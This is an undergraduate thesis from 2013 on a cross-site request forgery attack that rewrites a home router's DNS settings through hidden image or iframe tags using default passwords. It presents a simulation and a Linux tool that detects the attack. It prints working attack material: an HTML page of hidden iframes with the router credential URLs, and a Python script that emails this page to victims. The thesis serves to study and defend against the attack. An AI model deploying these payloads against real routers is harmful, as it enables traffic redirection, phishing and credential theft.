Escola Tècnica Superior d'Enginyeria de Telecomunicació de Barcelona

UNIVERSITAT POLITÈCNICA DE CATALUNYA

FINAL PROJECT

ROUTER SECURITY CONFIGURATION TOWARDS LAN NETWORKS

Telecommunication Engineering

Ignasi Oñate Ferriz

Tutor: Professor Cheng Jiujun

Supervision: Professor Oscar Esparza

2013

Index

4 Router Security Configuration towards LAN Networks

Collaborations

College of Electronics and Information Engineering

Department of Telematic Engineering

Appreciations

Abstract

The purpose of this project is to study the security of local network, such as a router providing wireless Internet connection to a particular home.

The motivation of the project is the existence of an Internet attack, which allows the attacker to modify the router configuration without knowledge of the user. This specific attack is launched using a hidden image that the user loads while opening a web page or an email, and once the router is successfully infected the whole local network is compromised. The attack exploits the default set of user-password that usually is not changed.

To test the attack a simulation of the same has been created, then the interaction and pattern of the attack has been observed using a network analyzer. Using the parameters of the attack, a software that detects the attack has been developed. This computer program is installed on the computer of the user and a notification is shown if the attack is made, warning the user about the situation.

The conclusions of this project are that this attack is a serious threat to the local networks because of its reach and wide range of actuation. Therefore a solution should be applied, the software that has been developed it is functional but distributing the program to all the users is not applicable on the reality. Ideally the solution should be offered from the router manufacturers establishing different sets of user-password, or the different browsers preventing and nullifying the access to the router.

Introduction

Project context

The router security configuration towards LAN Networks has been chosen because its relevant, small Local Area Networks cabled or wireless are used all over the world. Moreover, the vulnerability of the networks is high because compromises the information of all those users and can modify and redirect the traffic. Since this attack is nowadays a threat the project is definitively important.

Local Area Network is a computer network that interconnects the nodes in an area such as a home, school, computer laboratory or office building. Normally the LAN is connected to a router or a modem to provide Internet access to computers, mobile phones and so on. The typical schema is the router or modem connecting the computer of the network through Ethernet cable or wireless, this last case it is called Wireless LAN or Wi-Fi. On this project we will assume this typical schema to be the object of the attacks.

When a LAN security is broken then a lot of information is compromised, information of the users like bank accounts and passwords could be extracted easily. What is more, the traffic could be registered and also redirect in the direction that the attacker wants. In the case of the Wireless LAN some nodes that did not pertain to the network could access Internet without authentication.

Some intrusion affects to the Domain Name System, also called DNS, specified on the router. DNS is a distributed naming system for computers or any resource connected to the internet, it translates IP addresses to domain names. One example could be when one domain like news.com is typed, the computer contact the DNS server to know the IP address, once the IP address is sent the computer knows where it has to get the information to show the web page. Therefore DNS are a crucial component for the functionality of the Internet. On our case of study the router has written down two DNS servers that the router uses to translate the domain names the user introduces into IP addresses.

The specific attack that inspired this project is related to the DNS, the attack is launched by the user because loads a hidden image.

The script launched from the user to the router of that LAN uses a list of default sets of users-passwords. Normally the average user have not changed this password so the script is able to authenticate and change the DNS written in the router. Therefore the router has malicious DNS servers which can redirect our traffic by sending wrong IP addresses.

Objectives

This project begins looking on the security configuration of the Local Networks in order to build a base from which the project can evolve. Following this our specific attack will be studied in detail, since the environment and the consequences of the attack have to be fully understood, a simulation of the attack has been made.

A program installed on the computer of the user will detect this attack and notify the user, a detailed explanation of this program and its features will be reported on this project. This software will be based on the intrusion characteristics that were identified simulating the attack. The software will be available on all Linux platforms and will have a graphic interface to allow user interaction.

It has to be emphasized that this computer program has been exclusively developed by me. There might be some problems with the implementation of this software since it would have to be distributed to all the computer of the users. Nowadays the attack is not detected by any anti-virus or normal firewall, therefore the software development and the attack detection part of this project is quite original.

Memory structure

The memory of this project will consist in four parts. First on the State of Art several attacks and subjects on Local Networks related to our project will be explained, along with the solutions of this intrusions.

Following this on the “Agent Program” part, a detailed explanation of our attack will be exposed, as well as the different simulations of the intrusion and the difficulties encountered. As Agent Program is

the name of the computer software, the functionality and the most relevant part of the code will be described in detail.

At this point, final comments and possible future solutions will be given on the “Final conclusions and Future guidelines” part. There will be several final thoughts that had appeared during the project.

State of the art

On this chapter different attacks will be explained, this intrusions are targeting the DNS. Since the specific attack is trying to change the DNS on the router, the explanation of this attacks will serve as a prelude to our project.

DNS Poisoning

In order to look what are those intrusion and how they works, first a more detailed explanation of the concept of Domain Name System will be provided.

In the world of Internet and TCP/IP, IP addresses are used to route packets from source to destination. A single IP address would not be difficult to remember, but trying to learn thousands or hundreds of this addresses would be impractical. Therefore domain names are used to refer to systems with which a communication is desired.

As it was introduced, when a user types news.com into the address bar of a browser, then the page appears because the computer is able to resolve news.com as an IP address.

There are two ways of resolving an IP address: when the target system and the DNS server are internal and when the target is somewhere on the Internet. On the first case the workstation must be running a DNS Client or Client resolver. Since it is more common and useful to access a external target system, the second case will be studied; Furthermore this second case aggregates the attacks that we will explain.

Now we will explain all the process since the domain name is introduced at the browser to when the information is requested on the IP:

- 1: The resolver (Computer) checks if there is an entry in the workstation memory. An entry would be present if the workstation had resolved the domain name since last time and the Time to Live entry have not been exceeded.
- 2: There is no entry, therefore the resolver sends a resolution request to the internal DNS server. This internal DNS server from the project perspective would be in the router.

- 3: On the DNS server (router) the local cache is checked for recent entries. When no entry is found, it will begin to try to get the route from the external DNS servers.
- 4: First the DNS server contacts the Internet root servers, which returns a list of authoritative name servers for appropriate top-level domains (.com, .edu, .org ...).
- 5: Then a request is sent to the authoritative server for .com. The address of a DNS server that contains news.com is returned.
- 6: A final request is sent to the news.com authoritative server, if on the browser it was typed sports.news.com it would return that specific IP address.
- 7: The DNS server (router) sends the IP address to the client resolver. The IP address is also saved on the server cache.
- 8: the Client resolver (computer) makes an entry on the cache an the session is initiated.

Once the DNS concept and functionality is known, a further look on DNS poisoning will be made.

DNS cache poisoning consists of changing or adding records in the resolver or computer caches, so that a DNS request for a domain returns an IP address of the domain of the attacker.

Following the previous steps, DNS poisoning would begin at step 6, when a final request is sent to the news.com authoritative server. In order to intercept that query and return malicious information, the transaction ID must be known. Since usually the transaction ID is randomized, it takes time to figure the ID out, a Denial of Server (DoS) attack is initiated to slow down the real response. Once the ID is known, a DNS query is sent to the internal DNS server.

On the next steps, the attackers IP address entry will be placed on the internal DNS server cache and on the resolver cache. Any workstation of the internal network requesting an address for sports.news.com will get the malicious IP address. This attack effect continues until the entry is deleted.

The consequences of DNS Poisoning is Pharming, this method is used for four primary reasons: identity theft, distribution of malware, dissemination of false information and man-in-the-middle attack.

DNS Changer

From this project point of view, the explanation of DNSChanger is provided because of its importance and its relation to DNS attacks. DNSChanger was an DNS hijacking Trojan active from 2007 to 2011.

DNSChanger was made by an Estonian company called “Rove Digital”, at its peak 4 million computer were infected bringing at least 14 million US dollars. Both windows and Mac OS had its own variant of DNSChanger. The malware was distributed as a drive-by download, claiming to be a video codec needed to view content on a Web site. As an example, the video codec was placed in some pornographic websites owned by the company.

Once installed, the DNSChanger modified the DNS of the systems, pointing them to rogue DNS servers. This DNS servers were related to “Rove” company, and primarily substituted advertising on Web pages for advertising sold by Rove. Additionally the malicious DNS Servers redirected certain Web sites to those advertisers, and also the update servers for antivirus software were blocked.

On November 2011, on a operation named “Ghost click”six estonian nationals and one rusian national related to “Rove” were accused of wire fraud, computer intrusion and conspiracy.

There was too many people infected, so the DNS servers were allowed to continue temporally its function to not do an internet massive blackout. There was distributed several tools to remove the software and Google and Facebook provided notifications to the infected users.

Corrupted DNS Resolution paths

This chapter is not explaining an attack, It will exemplify the importance of DNS on the internet of today. The number of subversions of a host correct resolution path is constantly growing and it has became a very serious threat.

On this paper to measure the percentage of corrupted resolutions two different scenarios are studied:

- First a scenario is by studying resolution patterns in a local network. The DNS traffic on a Campus border was tapped.
- Second is attempting to find suspicious resolution paths on the Internet . A comprehensive survey using a technique that forced open resolvers to contact the nameservers.

The results display that on both traffic corrupted resolutions were present but in different scale. On the local network it was found 6

samples that change the “NameServer” (e.g. DNSChanger), in 6 months there was found 2,107 web pages distributed over 605 domains that changed their DNS settings.

Also for the global internet test, there was found quite a lot of percentage of malicious DNS resolves. On the global result for 593092 resolves 77% were answering, for this answers 97.6% (446689) were all true, 0.1% (566) were all lies, 2% (9955) were redirected to a domain without response and 221 had a bug on it.

The results demonstrate that the incorrect DNS resolves are relatively important and that they are growing.

Agent Program

Attack

On this project the specific attack will be studied, the functionality of this attack is that the user in a specific network launches a URL hidden image tag placed by the attacker in the web page. This URL contains towards the router, using a default set of user-password, it will enter the configuration of the router and change the DNS for the malicious one.

This intrusion can be defined as a CSRF or Cross-Site Request Forgery attack, CSRF or “sea-surf” is a type of exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts. The root cause of CSRF is that the origin of the request is not verified, anyone can make a request on your behalf because the application does not make sure you are who the authentication token says who you are.

We can see the general schema on Figure 1:



Figure 1.: General schema of the attack

On the step one of Figure 1 the URL specified in the image tag contains several parameters, such as the IP address of the router

(destination), the default set of user-password (authentication) and the parameters that the attacker wants to modify (DNS,security...). On step two the script will try to modify the configuration of the router, if it is successful the configuration will be changed as shown on step 3 and now the DNS Sever will control our traffic. This would be an example to exemplify the general structure of this URL:

<img src='http:admin:admin@192.168.2.2/start_apply.htm?wan_dns1=66.66.66.66' >

Routers with web-based configuration rely on HTML forms to obtain configuration data from a user. While most utilize the HTTP POST method to send data from the web browser to the router, many routers will accept equivalent submissions via HTTP GET. This means that the form data can be submitted in the URL or query string requested from the router. Similar query strings can be constructed for other configuration forms. Great care is not needed when constructed these query strings, since most of the routers do not require every form of variable to be present to change its configuration.

Since the attack is launched from the user, the security barriers are much weaker because it is contained within the internal network. It is assumed that a network behind a firewall is safe from intruders, most commercial home work routers are pre-configured to disallow administration features over the internet but allow administration over the LAN. This notion leads people to a false sense of security because it is wrongly assumed that the router or firewall keep all attacks out, so there is no need for strict security measures. Home routers usually include a NAT and a DHCP server so connected computers do not have to be configured, and most important of all is that owners of the router are not required to set or change a password.

On this attack a lot of attempts will be made since a lot of hidden image tags can be added. Although this may be true, it also takes time to launch every URL-attack so the user could notice it or simply go to another page and stop the configuration request. Trying every typical local router IP address (for example 192.168.0.1) could work but it would cause the problems explained before. Therefore obtaining the local IP address of the victim and finding the router address with it, would reduce significantly the number of attack attempts. Normally the router local IP address can be guessed through an user local IP address, it is not precisely accurate but the

reduction of time is essential. In order to get the victim user internal address we could use a Java Applet, which is allowed by default in most browsers, and will run silently without notifying the user.

The scope of this attack does not only reach the DNS configuration, it could modify security mode or password or even upload a different firmware for the router.

Consequences:

The first immediate consequence is the power to modify the traffic through the IP responses. Figure 2 illustrates the process of:



Figure 2.: IP address modification through the DNS server

On Figure 2 the user types on the browser the domain truesite.com, and on step 1 the user's browser asks the router for the IP address of this domain. Since the router has been compromised, it contacts the malicious DNS server on step 2. This server can return another IP address which corresponds to falsesite.com, after step 3 and 4 this false address will arrive to the user computer and falsesite.com will be accessed. As we can see on the dotted lines, if the router had not been comprised the server would have returned the correct IP and the user would have accessed truesite.com.

The DNS server of the attackers will not always return false IP responses. In order to give a false sensation of normality to the user,

it will mostly respond correct IP responses except for the websites that the attack is interested in. For example if you access a bank site or any web where you can extract information then it will be redirected depending on the interest of the attacker.

With the control over the DNS values, an attacker could copy any visited website and play man-in-the-middle or harvest passwords. Also from a website similar to a trusted one by the user the attacker could suggest to install a malware to a user, leaving the user think that comes from a trustworthy entity.

Another consequence could be to corrupt software patch distribution, it consists on modify the traffic on websites like windowsupdate.com and redirect that to a similar web that looks legitimate. Then the attacker could try to install more malware on the victim's computer or force some patches to not be distributed.

Using a similar procedure you can block virus definition updates, by invaliding certain DNS records a corrupt DNS server can be used to prevent victims on compromised networks from accessing virus definition update files served by popular anti-virus software. This also forces anti-virus software to be out of date, therefore compromised network are more vulnerable to new malware.

When a network has been compromised for a long time, they become vulnerable and are attractive targets for malware. Therefore advertising vulnerable hosts is also a consequence, since the corrupt DNS server knows the external IP addresses of the compromised networks, the attacker can share the vulnerable IP list to people or entities interested in spreading their malware. By attacking mostly vulnerable networks, a malware spreading site increases its success rate and shrinks the detection possibilities.

Simulation:

On this project a simulation of this attack has been developed in order to observe the process and study the characteristics and consequences of the intrusion.

There has been tried two different simulations of the attack, a normal web page built in HTML code and a script based in python that sends an email containing the attack.

The HTML web page would be placed in a normal website, and the attack would trigger by just accessing it and the images are loaded.

On the HTML there is one image at the center to capture the attention of the user:

```
<body>
    <center>
        <!-- Image to distract attention -->
        <img src="http://www.somesite.com/cute_picture.jpg"></img>
    </center>
```

Figure 3.: <attack.html> Central "bait" image to capture attention

After the central image the real attack will be hidden in an invisible div, inside this div as many iframes as the attacker wants will be placed containing the attacking URL.

```
<!-- the HTML exploit using a bunch of iframes hidden in an invisible div -->
<div style='display:none'>
    <!-- iframes exploiting the router, changing the DNS server to... -->
    <iframe width="0" height="0" src='http:admin:admin@192.168.1.1/start_apply.htm?wan_dns1=66.66.66.66'>
    <iframe width="0" height="0" src='http:admin:12345@192.168.2.1/start_apply.htm?wan_dns1=66.66.66.66'>
    <iframe width="0" height="0" src='http:admin:admin@192.168.1.1/start_apply.htm?wan_dns1=66.66.66.66'>
    <iframe width="0" height="0" src='http:admin:12345@192.168.2.1/start_apply.htm?wan_dns1=66.66.66.66'>
</div>
```

Figure 4.: <attack.html> Hidden divisor containing the attacking URL in different iframes

As we can see on Figure 4, the div style is set to appear invisible to the user's view. Then the supposed attacker adds hidden iframes with width and height set to zero. On this iframes we place the URL attack on the source of this iframes, notice that there are 4 attempts or iframes on this attack. Here the attacker send two different sets of user-password: "admin-admin" and "admin-12345", to two different router IP address: "192.168.1.1" and "192.168.2.1". As explained before there are techniques to reduce the number of attempts in order to make the intrusion more effective, but this attack simulation will be focused on this particular URL type and address. All four different attempts to access the router have the same function, to change the DNS configuration to the malicious address "66.66.66.66".

Following this, a python script has been developed, when executing it an email will be sent carrying the same HTML attack, when the user clicks on the email and the images are loaded, the attack is triggered. Some email platforms are configured to open email images by default, therefore this attack is extremely powerful; it only needs a user to open this corrupted email in order to get infected. On the script several email variables have to be configured.

```
# this python script will send the HTML exploit to the victims
# SMTP configuration
SMTP_SERVER = 'smtp.gmail.com'
SMTP_PORT = 587
PASSWORD = [redacted]
# from, to
sender = [redacted]@gmail.com'
recipient = [redacted]@gmail.com'
# email, subject
subject = 'Grettings from your family'
body = """
```

Figure 5.: <attack_email.py> Definition of the email variables necessary to send the corrupted email

Several variables as the SMTP server and port are defined on the script, the attacker can specify both address of origin and destiny of the intrusion. After the subject is set, there would be the body and the same malicious HTML code. At this point the code part which actually sends the email will be explained.

```
# the part that is sending the email
print("connecting the http smtp server")
session = smtplib.SMTP(SMTP_SERVER, SMTP_PORT)
print("sending email....")
session.ehlo()
session.starttls()
session.ehlo
session.login(sender, PASSWORD)
session.sendmail(sender, recipient, headers + "\r\n\r\n" + body)
session.quit()
print("email was sent!")
```

Figure 6.: <attack_email.py> code that logins to the email server to send it to the victim

On Figure 6 there has been added several variables that notify the script launcher, first a connection to the SMTP server is launched using the variables previously specified. Once it is connected, the email is sent through a login in the origin address account (attacker mail).

At this point the attack has been successfully reproduced, now an explanation from the perspective of the user will be done. Opening the corrupted HTML file in the browser would show this screen:



Figure 7.: View from Chrome browser of attack.html

On Figure 7 the Inspecting Element tool from Google Chrome is used, when the user highlight part of the source code on below, it would appear on the user's view. The hidden divisor containing the intrusions is totally hidden from the user, he has to view the source code in order to see the abnormal links.

Figure 8.: Gmail view of the corrupt email, on the bottom right there is the attacker script command console

The subject that was specified in the script is displayed on the victim's email In box as shown on Figure 8 where there is also the console executing the intrusive script. As said before, some email platforms open the images automatically, Gmail on Chrome and Linux is not the case but until the images are not loaded, the attack is not triggered.

Difficulties:

On the development of the attack simulation there has been different difficulties, on the process of building the HTML file only one attack was launched even if there was more iframes. The solution was quite simple, there was missing some closure to the HTML tag, so only the first iframe URL was count.

Besides on the development of the python script there was problems with the SMPT server variables, the connection to the server was failing and the email was not being sent. Once all the variables were correctly defined, the email was sent and received without problems.

Network Analysis:

In order to fully understand the attack, Wireshark, a Network packet analyzer, will scan the network while the attack is launched.

Observing the interchange of data between the infected user and the router will be useful on the detection part. In this particular analysis there are four iframes or attack attempts, these are the URLs:

'http:admin:admin@192.168.1.2/start_apply.htm?wan_dns1=66.66.66.66'
'http:admin:12345@192.168.1.2/start_apply.htm...
'http:admin:admin@192.168.2.2/start_apply.htm...
'http:admin:12345@192.168.2.2/start_apply.htm...

On the wireshark options we select the interface wlan0, which is the one that connects to the router, and a filter is set to only display the packets that come and go from our computer (host 192.168.2.37). After preparing wireshark the packet capturing will be started and we will load the malicious HTML file containing the four attempts.



Figure 9.: wireshark capturing HTTP packets

As seen on figure 9, there are only two attempts which correspond to the ones that were sent to 192.168.2.2 which actually is the router IP address. The other two attempts fail because they point to an incorrect address or inexistent address. It has to be noticed that in order to display fewer packets an HTTP filter has been set, on figure 9 there is only HTTP packets.

On figure 10 a closer look on the packet characteristics can be made:



Figure 10.: wireshark displaying the characteristics of the attack packet

As it can be seen on figure 10, the URL appears partially, without the authentication headers but it includes the DNS malicious address that the attacker wants to establish.

In order to test the time in which an HTML sends each attack iframe, a set of 50 iframes have been placed and they take around 60 seconds from the first to the 50. Each attempt takes around 1.2 seconds to send. Apart from that, the browser window keep loading for a long time and the user could notice some inconvenience.

Returning to the previous packet capture, if we select one of the two attack packets, the TPC Stream can be seen clicking at the analyze options. On figure 11 the stream sequence for one attempt can be seen:

No.	Time	Source	Destination	Protocol	Length	Info
17	1.581970	192.168.2.37	192.168.2.2	TCP	74	33137 > http [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1
24	1.593233	192.168.2.2	192.168.2.37	TCP	58	http > 33137 [SYN, ACK] Seq=0 Ack=1 Win=6000 Len=0 MSS=1400
25	1.593260	192.168.2.37	192.168.2.2	TCP	54	33137 > http [ACK] Seq=1 Ack=1 Win=14600 Len=0
36	1.601205	192.168.2.37	192.168.2.2	HTTP	427	GET /start_apply.htm?wan_dns1=66.66.66.66 HTTP/1.1
37	1.608506	192.168.2.2	192.168.2.37	TCP	54	http > 33137 [ACK] Seq=1 Ack=374 Win=6000 Len=0
38	1.616646	192.168.2.2	192.168.2.37	TCP	1256	[TCP segment of a reassembled PDU]
39	1.616658	192.168.2.37	192.168.2.2	TCP	54	33137 > http [ACK] Seq=374 Ack=1203 Win=16828 Len=0
53	1.848916	192.168.2.2	192.168.2.37	HTTP	54	HTTP/1.1 200 OK (text/html)
54	1.855195	192.168.2.37	192.168.2.2	TCP	54	33137 > http [FIN, ACK] Seq=374 Ack=1204 Win=16828 Len=0
62	1.864228	192.168.2.2	192.168.2.37	TCP	54	http > 33137 [ACK] Seq=1204 Ack=375 Win=6000 Len=0

Figure 11.: wireshark displaying the TCP stream of one attack attempt

The attempt begins with the three way handshake, as seen on figure 11. It has to be said that both attacks were failed, since the router password was different. After trying to change the router configuration the TCP connection closes with the FIN-ACK / ACK.

Solution

The countermeasures of this attack can be implemented in several parts of the Network: on the browser of the host, at the home router or in the DNS system. Uniquely on this project a solution implemented on the host computer has been developed.

Applying countermeasures on the DNS system is extremely difficult since requires global cooperation. The most straightforward and effective solution would be changing the default configuration of the router but would require a wide-scale reconfiguration. Most important of all, change the default password to a strong one and the router will be immune to this attack . Take the case of some modern routers which generate default password on their “back”, others force the user to change the password after the first login. Nevertheless people are disinclined to buy another router when the one they own works, therefore it would be difficult to successfully apply a global reconfiguration.

On the browser of the user, more control on the execution of the applet in order to prevent external entities obtaining the internal address. Additionally, the control on sending the authorization credentials of the HTTP standard in the header could be controlled. For example this attack works in Safari, Chrome and Firefox but in Internet Explorer fails, this exemplifies that the browser could prevent this kind of attacks.

Finally, a computer program called Agentprogram has been developed to be installed in the computer of the user. This software detects and notifies the user if this attack is triggered.

Agentprogram code:

On this part of the project the most relevant parts of the code that compose the computer software will be detailed. Agentprogram has a graphic interface on which the user can start and stop the detection of this attack, and also the user can see the current state, if the attack has been perpetrated or not. If an intrusion is detected, a notification will warn the user depending on the gravity of the detected attack.

First AgentprogramWindow.py is the file that corresponds to the main window of the program. It is composed by two buttons and a

status bar, the user will be able to stop and play the detection and see the progress on the status bar.

```
#to add the buttons
self.startbutton = self.builder.get_object("startbutton")
self.stopbutton = self.builder.get_object("stopbutton")
self.statusbar = self.builder.get_object("statusbar")
#statusbar
self.context_id = self.statusbar.get_context_id("current situation")
self.statusbar.push(self.context_id, "Waiting.....")
```

Figure 12.: <AgentprogramWindow.py> Definition of the buttons and the status bar

On Figure 12 there is shown the definition of the two buttons: start-button and stop-button, an status bar is also defined. This piece of the code is placed before the definition of the function of the buttons in order to define their function later. After the definition, the status bar is initialized with the “waiting” status, when the program starts it waits until the user clicks to start.

```
#now with our buttons defined, we can define the actions for them
def on_startbutton_clicked(self,widget):
    self.statusbar.push(self.context_id, "Security ON")
    ppid = os.getpid()
    global p1
    p1 = subprocess.Popen(["python", "./agentprogram/command.py", str(ppid)])
    print "start"
def on_stopbutton_clicked(self,widget):
            self.statusbar.push(self.context_id, "Security OFF")
    global p1
    os.kill(p1.pid, signal.SIGUSR1)
    print "stop"
```

Figure 13.: <AgentprogramWindow.py> Definition of the button functions

There are two functions, when the user clicks the start button and when he clicks the stop button. Both functions can be seen on figure 13, on the start function first the status bar is updated and it shows “security ON” to the user. Then another python script is launched, this python script will contain all the detection code, moreover the process ID of the current process is passed to the python script.

When the script is launched, the process id of it is stored in the global variable “p1”. Next, when the stop button is pressed, the status bar is also updated with “Security OFF”. At this point, using the process id of the script a signal is launched in order to kill it because it will stop the detection part.

